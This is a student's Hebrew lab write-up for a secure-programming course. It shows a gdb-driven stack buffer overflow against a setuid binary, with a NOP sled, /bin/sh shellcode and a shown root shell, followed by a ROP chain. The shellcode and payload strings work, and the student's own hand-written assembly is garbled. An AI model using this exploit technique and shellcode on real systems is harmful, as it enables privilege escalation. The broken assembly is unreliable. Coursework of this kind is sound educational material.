# סעיף 1:

כדי לפתור את התרגיל נעזרתי בתרגול של המתרגל צביקה ברגר משנה שעברה

כתבתי שלקוד אבל הוא לא עבד, אצטרף אותו בסיום, לכן השתמשתי בשלקוד שהוצג בתירגול מתוך הבנה שזה מה שעשו רוב הסטודנטים.

תחילה נוריד את הגנות הקנרית

```
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ sudo sysctl kernel.randomize_va_space=0
[sudo] password for noam:
kernel.randomize_va_space = 0
```

נריץ את התוכנית המקומפלת שקיבלנו בתרגיל על ידי ./ex1.out. והכנסת פרמטר שהוא קוד פייתון שמדפיס רצף 'A' עד שנבין שחרגנו.

גודל הבאפר הוא 500 בתים, היינו רוצים לראות אחרי הדפסה של כמה תווים אנחנו מקבלים segmentation fault כדי שנוכל להשתמש בנתון הזה כדי לעשות buffer overflow ולדרוס את הreturn address.

```
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ ./ex1.out $(python3 -c "print('A'*498)")
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ ./ex1.out $(python3 -c "print('A'*500)")
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ ./ex1.out $(python3 -c "print('A'*510)")
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ ./ex1.out $(python3 -c "print('A'*511)")
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ ./ex1.out $(python3 -c "print('A'*512)")
Segmentation fault
```

ניתן לראות שבהדפסה של 512 בתים מקבלים Segmentation fault . זה אכן הגיוני בגלל שאחרי הbuffer יש את הרגיסטר %ebp ולאחר מכן את הreturn address.

נפעיל gdb,

```
Segmentation fault
noam@DESKTOP-5I8FQCA:/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2$ sudo gdb ex1.out
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ex1.out...
(No debugging symbols found in ex1.out)
```

נשתמש בפקודה run g כדי להריץ את התוכנית, ולאחר מכן בפקודה disas main כדי לראות את הdissasemblyשל המain

נשים לב שכיוון שהרצנו קודם את התוכנית אז הכתובות שקיבלנו עכשיו הן כתובות אמיתיות.

```
(gdb) run g
Starting program: /mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2/ex1.out g
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 267) exited normally]
(gdb) disas main
Dump of assembler code for function main:
   0x565561ed <+0>:     endbr32
   0x565561f1 <+4>:     lea    0x4(%esp),%ecx
   0x565561f5 <+8>:     and    $0xfffffff0,%esp
   0x565561f8 <+11>:    push   -0x4(%ecx)
   0x565561fb <+14>:    push   %ebp
   0x565561fc <+15>:    mov    %esp,%ebp
   0x565561fe <+17>:    push   %esi
   0x565561ff <+18>:    push   %ebx
   0x56556200 <+19>:    push   %ecx
   0x56556201 <+20>:    sub    $0x20c,%esp
   0x56556207 <+26>:    call   0x565560f0 <__x86.get_pc_thunk.bx>
   0x5655620c <+31>:    add    $0x2dc8,%ebx
   0x56556212 <+37>:    mov    %ecx,%esi
   0x56556214 <+39>:    sub    $0xc,%esp
   0x56556217 <+42>:    push   $0x0
   0x56556219 <+44>:    call   0x565560a0 <setuid@plt>
   0x5655621e <+49>:    add    $0x10,%esp
   0x56556221 <+52>:    mov    0x4(%esi),%eax
   0x56556224 <+55>:    add    $0x4,%eax
   0x56556227 <+58>:    mov    (%eax),%eax
   0x56556229 <+60>:    sub    $0x8,%esp
   0x5655622c <+63>:    push   %eax
   0x5655622d <+64>:    lea    -0x20c(%ebp),%eax
   0x56556233 <+70>:    push   %eax
   0x56556234 <+71>:    call   0x56556080 <strcpy@plt>
   0x56556239 <+76>:    add    $0x10,%esp
   0x5655623c <+79>:    mov    $0x0,%eax
   0x56556241 <+84>:    lea    -0xc(%ebp),%esp
   0x56556244 <+87>:    pop    %ecx
   0x56556245 <+88>:    pop    %ebx
   0x56556246 <+89>:    pop    %esi
   0x56556247 <+90>:    pop    %ebp
   0x56556248 <+91>:    lea    -0x4(%ecx),%esp
   0x5655624b <+94>:    ret
End of assembler dump.
```

נרצה לשים breakpoint אחרי הפקודה strcpy, לכן נכתוב break *0x56556239

```
(gdb) break * 0x56556239
Breakpoint 1 at 0x56556239
```

כדי למצוא את ההתחלה של הבאפר שנמצא ברגיסטר esp, נכתוב לתוכו 500 פעמים את האות 'A' שמיוצגת בהקסה דצימלי כ-0x41.

```
(gdb) run $(python3 -c "print('A'*500)")
```

כעת נרצה לראות בהקסה דצימלי את ה200 בתים הראשונים, ונראה שתחילת הבאפר נמצא בכתובת 0xffffd1dc

כי שם מתחיל רצף ה'A'

```
(gdb) x/200xb $esp
0xffffd1c0:     0xdc    0xd1    0xff    0xff    0x35    0xd6    0xff    0xff
0xffffd1c8:     0xb8    0xcd    0xde    0xee    0x0c    0x62    0x55    0x56
0xffffd1d0:     0x00    0x00    0x00    0x00    0x40    0x02    0x00    0x00
0xffffd1d8:     0x40    0x03    0x00    0x00    0x41    0x41    0x41    0x41
0xffffd1e0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1e8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1f0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1f8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd200:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd208:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd210:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd218:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd220:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd228:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd230:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd238:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd240:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd248:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd250:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd258:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd260:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd268:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd270:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd278:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd280:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

כדי לוודא שלא היה שם 'A' לפני, עשיתי את אותו דבר עם האות 'B' שמצוייגת על ידי 0x42 וראיתי שהכתובת נשארה זהה.

```
0xffffd1c0:     0xdc    0xd1    0xff    0xff    0x35    0xd6    0xff    0xff
0xffffd1c8:     0x76    0x58    0x12    0xe4    0x0c    0x62    0x55    0x56
0xffffd1d0:     0x00    0x00    0x00    0x00    0x40    0x02    0x00    0x00
0xffffd1d8:     0x40    0x03    0x00    0x00    0x42    0x42    0x42    0x42
0xffffd1e0:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd1e8:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd1f0:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd1f8:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd200:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd208:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd210:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd218:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd220:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd228:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd230:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd238:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd240:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd248:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd250:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd258:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd260:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd268:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd270:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd278:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd280:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
(gdb)
```

נכתוב את השלקוד שמתאים לכתובת 0xffffd1dc ומייצג את תחילת הבאפר:

```
\xdc\xd1\xff\xff
```

עכשיו כשכבר מצאנו את תחילת הבאפר נבטל את הbreakpoint על ידי הפקודה delete .

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb)
```

כעת המטרה שלנו היא למצוא את הreturn address, נזכור שראינו מקודם שיש segmentation fault אחרי 512 בתים, ולכן נדפיס 512 פעמים 'A' ונראה מה קורה

```
(gdb) run $(python3 -c "print('A'*512)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Stude
thon3 -c "print('A'*512)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

נשים לב שקיבלנו Segmentation fault והכתובת שהגענו אליה היא 0x41414141, שזה בדיוק רצף של 'A', משמע הצלחנו לדרוס את הreturn address!

נמשיך לחפש את הreturn address, נעשה את זה על ידי הדפסה של 'A' 'B' 'C' שהסכום של המופעים שלהם בסך הכל הוא 512,

נרצה ש'B' יופיע במקום של הערך חזרה ולכן נקדיש לו 4 בתים, ונשחק עם הקומבינציות של 'A' ו'C'

אחרי מספר ניסיונות, הגעתי לנקודת מפנה שמראה לנו שנמצא את הכתובת בין שילוב של 300-310 רצפים של 'A' לבין 198-208 רצפים של 'B'

```
(gdb) run $(python3 -c "print('A'*300 + 'B'*4 + 'C'*208)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Stud
thon3 -c "print('A'*300 + 'B'*4 + 'C'*208)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) run $(python3 -c "print('A'*310 + 'B'*4 + 'C'*198)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Stud
thon3 -c "print('A'*310 + 'B'*4 + 'C'*198)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

ואכן קיבלנו שהכתובת שהגענו אליה מרופדת ב'B' על ידי הצירוף הבא:

```
ming/ex2/ex1.out $(python3 -c "print('A'*304 + 'B'*4 + 'C'*204)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

ועכשיו אנחנו יודעים שיש לנו בדיוק 304 בתים, לאחר מכן את כתובת החזרה, ואז עוד 204 בתים.

נרצה לשים במקום של ה304 בתים לשים את השלקוד ולרפד לפניו בnopים, לאחר מכן לשים את בכתובת החזרה את תחילת הבאפר, ואחר כך לשים עוד nopים.

נעתיק את השלקוד, שגודלו 45 בתים, לכן נחשב 304-45 ונקבל שקודם יהיו לנו 259 nopים, שמיוצגים בהקסה דצימלי על ידי \x90, ואז את השלקוד, ואז את תחילת הבאפר שמצאנו למעלה, ואז נרפד ב204 nopים.

הפעם נשתמש בפקודה שכותבת בתים, ולא בprint

הפקודה שהוכנסה:

run $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*259 + b"
\xEB\x1F\x5E\x89\x76\x08\x31\xC0\x88\x46\x07\x89\x46\x0C\xB0\x0B\x89\xF3\x8D\x4E\x
08\x8B\x56\x0C\xCD\x80\x31\xDB\x89\xD8\x40\xCD\x80\xE8\xDC\xFF\xFF\xFF\x2F\x62\x6
9\x6E\x2F\x73\x68" + b"\xdc\xd1\xff\xff" + b"\x90"*204)')

```
Starting program: /mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2/ex1.out $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"
*259 + b"\xEB\x1F\x5E\x89\x76\x08\x31\xC0\x88\x46\x07\x89\x46\x0C\xB0\x0B\x89\xF3\x8D\x4E\x08\x8B\x56\x0C\xCD\x80\x31\xDB\x89\xD8\x40\xCD\x80\xE8\xDC\xFF\xFF\xFF\x2F\x62\x69\
x6E\x2F\x73\x68" + b"\xdc\xd1\xff\xff" + b"\x90"*204)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 26130 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
# pwd
/mnt/c/Users/Noam Lahmani/OneDrive - Bar-Ilan University - Students/Secure Programming/ex2
# echo "318868312"
318868312
#
```

ניתן לראות שנפתח bash, הרצתי לתוכו את הפקודה echo והדפסתי את תעודת הזהות שלי.

זה לא לגמרי מה שהתבקשנו לבצע בתרגיל, כעת נותר לכתוב אסמבלי שפותח קובץ בשם id.txt וכותב לתוכו את תעודת הזהות.

ממירים את האסמבלי שנוצר למחרוזת הקסה דצימלית כמו שמופיעה למעלה, ומזריקים אותה במקום של השלקוד. בהתאם לאורך שלה משנים את כמות הnopים שיש בהתחלה.

זה האמסבלי שכתבתי: (בהגשה הגשתי את הקוד שהיה בתירגול ולא את האסמבלי הזה)

```
ASM 1.asm

section .data
    filename db '/id.txt', 0
    mode     db 'w', 0
    content "318868312"
section .text
0:  eb 1f                   jmp    0x21 ; Relative!
2:  5e                      pop    esi
3:  89 76 08                mov    [esi+0x8],esi
6:  31 c0                   xor    eax,eax
8:  88 46 07                mov    [esi+0x7],al
b:  89 46 0c                mov    [esi+0xc],eax

; Open file
e:  b0 0b                   mov    al,0x5                  ;system call open
10: 89 f3                   mov    ebx,filename            ; load address of filename into ebx
12: 8d 4e 08                lea    edx,mode
15: 8b 56 0c                xor    ecx, ecx
18: cd 80                   int    0x80                    ; invoke system call

; Clear registers
1a: 31 c0                   xor    eax, eax
1c: 31 c9                   xor    ecx,ecx
1e: 31 d2                   xor    edx,edx

   ; Write to the file
20: b0 04                   mov    al,0x4
22: 8a od                   mov    ecx, content            ; Address of the string to write
24: ba 09                   mov    edx,0x9                 ; Number of bytes to write
26: cd 80                   int    0x80                    ; invoke system call

 ; Close the file
28:  31 c0                   xor    eax,eax
2A:  31 db                   xor    ebx,ebx
2C:  31 c9                   xor    ecx,ecx
2E:  31 d2                   xor    edx,edx

30: b0 06                   mov     al,0x6                 ; System call number: close
32: cd 80                   int     0x80                   ; invoke system call

    ; Exit the program
34:  31 c0                   xor    eax,eax
36:  b0 01                   mov    al,0x1
38:  31 db                   xor    ebx,ebx
3A:  cd 80                   int    0x80
```

האסמלי שכתבתי לא כתמונה:

```
section .data
   filename db '/id.txt', 0
   mode     db 'w', 0
   content "318868312"

section .text
0:  eb 1f              jmp    0x21 ; Relative!
2:  5e                 pop    esi
3:  89 76 08           mov    [esi+0x8],esi
6:  31 c0              xor    eax,eax
8:  88 46 07           mov    [esi+0x7],al
b:  89 46 0c           mov    [esi+0xc],eax

; Open file
e:  b0 0b              mov    al,0x5              ;system call open
10: 89 f3              mov    ebx,filename        ; load address of filename into ebx
12: 8d 4e 08           lea    edx,mode
15: 8b 56 0c           xor    ecx, ecx
18: cd 80              int    0x80                ; invoke system call

; Clear registers
1a: 31 c0              xor    eax, eax
1c: 31 c9              xor    ecx,ecx
1e: 31 d2              xor    edx,edx

  ; Write to the file
20: b0 04              mov    al,0x4
22: 8a od              mov    ecx, content        ; Address of the string to write
24: ba 09              mov    edx,0x9             ; Number of bytes to write
26: cd 80              int    0x80                ; invoke system call

 ; Close the file
28:  31 c0             xor    eax,eax
2A:  31 db             xor    ebx,ebx
2C:  31 c9             xor    ecx,ecx
2E:  31 d2             xor    edx,edx

30: b0 06              mov    al,0x6              ; System call number: close
32: cd 80              int    0x80                ; invoke system call

   ; Exit the program
34:  31 c0             xor    eax,eax
36:  b0 01             mov    al,0x1
38:  31 db             xor    ebx,ebx
3A:  cd 80             int    0x80
```

אלו השלבים להמרת אסמבלי לשל קוד (ע"פ מסמך טיפים של אחד הסטודנטים)

א. nasm -f elf filename.s


ב. ld -m elf_i386 -s -o file_name.o

ג. objdump -d filename | grep -Po '\s\K[a-f0-9]{2}(?=\s)' | sed 's/^/\\x/g' | perl -pe 's/\r?\n//' | sed 's/$/\n/'

מעתיקים את התוצאה למקום המתאים שהגדרנו למעלה.

## סעיף 2:

הכנסתי כארגומנט לפונקציה רצף של A, והרצתי את התוכנית. ניתן לראות שהתוכנית קרסה.




מהשגיאה אפשר להבין שהתוכנית ניסתה לגשת למיקום 0xAAAAAAAA, כלומר נבין מכך שחלק מהאגומנט דרס את ערך החזרה, שכעת הפך להיות רצף של A, וכשהתוכנית סיימה ורצתה לחזור לכתובת החזרה היא לא הצליחה. זו חולשה שהיינו רוצים לנצל כדי לדרוס את ערך החזרה.

ננסה למצוא את הגאג'ט מפונקציה a1 שבקובץ source.cpp, נמצא את הdisassembly שלו.

להלן הפונקציה:

```
void a1()
{
    __asm {
        pop eax
        ret
        pop ecx
        ret
        mov [eax], ecx
        ret
    }
}
```

וזה הdisassembly:

```
char g_buffer[1000];

void a1()
{
004605A0  push        ebp
004605A1  mov         ebp,esp
004605A3  sub         esp,40h
004605A6  push        ebx
004605A7  push        esi
004605A8  push        edi
    __asm {
        pop eax
004605A9  pop         eax
        ret
004605AA  ret
        pop ecx
004605AB  pop         ecx
        ret
004605AC  ret
        mov [eax], ecx
004605AD  mov         dword ptr [eax],ecx
        ret
004605AF  ret
    }
}
004605B0  pop         edi
004605B1  pop         esi
004605B2  pop         ebx
004605B3  mov         esp,ebp
004605B5  pop         ebp
004605B6  ret
```


ומכאן ש:

הגאדג'ט pop eax נמצא בכתובת 004605A9 וב little endian זה A9054600

הגאדג'ט pop ecx נמצא בכתובת 004605AB וב little endian זה AB054600

והגאדג'ט mov[eax], ecx נמצא בכתובת 004605AD וב little endian זה AD054600

כדי לבצע את התקיפה נעשה buffer overflow בבאפר הגלובלי של התוכנית (g_buffer), ולשם כך נצטרך לגלות את כתובת ההתחלה שלו, ושל הפונקציות printf וexit.




נראה שהכתובת של g_buffer היא: 0053EF38 וב little endian זה: 38EF5300

הכתובת של printf היא: 00460800 ו ב little endian זה: 00084600

והכתובת של exit היא: 004c4750 וב little endian זה: 50474c00

נבנה את מחרוזת הקלט על ידי חזרה על השלבים הבאים:

1. 32 תווים, למשל רצף של 32 פעמים A
2. חזור 3 פעמים על השלבים הבאים:
   א. כתובת של הגאדג'ט הראשון (כדי שיבוצע pop eax)
   ב. כתובת g_buffer (כדי שייכנס לרגיסטר eax, בכל איטרציה מוסיפים עוד 4)
   ג. כתובת הגאדג'ט השני (כדי שיבוצע pop ecx)
   ד. 4 תוים הבאים של תעודת הזהות
   ה. כתובת הגאדג'ט השלישי (כדי להכניס את ארבעת התווים לבאפר)
   ו. אם באיטרציה האחרונה: רפד באפסים
3. כתובת printf
4. כתובת exit
5. כתובת התחלתית של g_buffer (כעת מכיל את כל תעודת הזהות)
6. קלט של exit - 00000000

נשים לב שאנחנו מכניסים בכל פעם רק 4 תווים כי המטרה היא להכניס אותם לecx ומשם לבאפר, ורגיסטר יכול להכיל בכל פעם רק 4 בתים.

בכל פעם מכניסים לבאפר כתובת שגדולה ב4 בתים מהכתובת הקודמת כדי להתקדם בבאפר ולא לדרוס את מה שהוכנס קודם לכן.

כמו כן, הסיבה שבאיטרציה האחרונה ריפדנו באפסים היא שבתעודת זהות יש 9 ספרות, בכל איטרציה הכנסנו 4 ספרות, כלומר באיטרציה האחרונה הכנסנו רק ספרה אחת ולכן יש לרפד את שאר הבתים באפסים.

את שורות 3-5 הכנסנו בסדר הזה כי printf וexit משתמשות בקלט שמופיע 4 בתים מהן.

תעודת הזהות שלי היא 318868312 ובהקסה דצימלי זה:

33 31 38 38 36 38 33 31 32 00 00 00

(השתמשתי באתר הזה כדי להמיר - https://www.rapidtables.com/convert/number/ascii-to-hex.html)

בסך הכל מחרוזת הקלט תיראה ככה :

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA905460038EF5300AB05460033313838AD054600A90546003CEF5300AB0546003
6383331AD054600A9054600 40EF5300AB054600 32000000 AD054600 0008460050474C0038EF530000000000

- הצבעים בהתאם לצבעים שבאלגוריתם לצורך נוחות.

ואכן הפלט שקיבלתי הוא: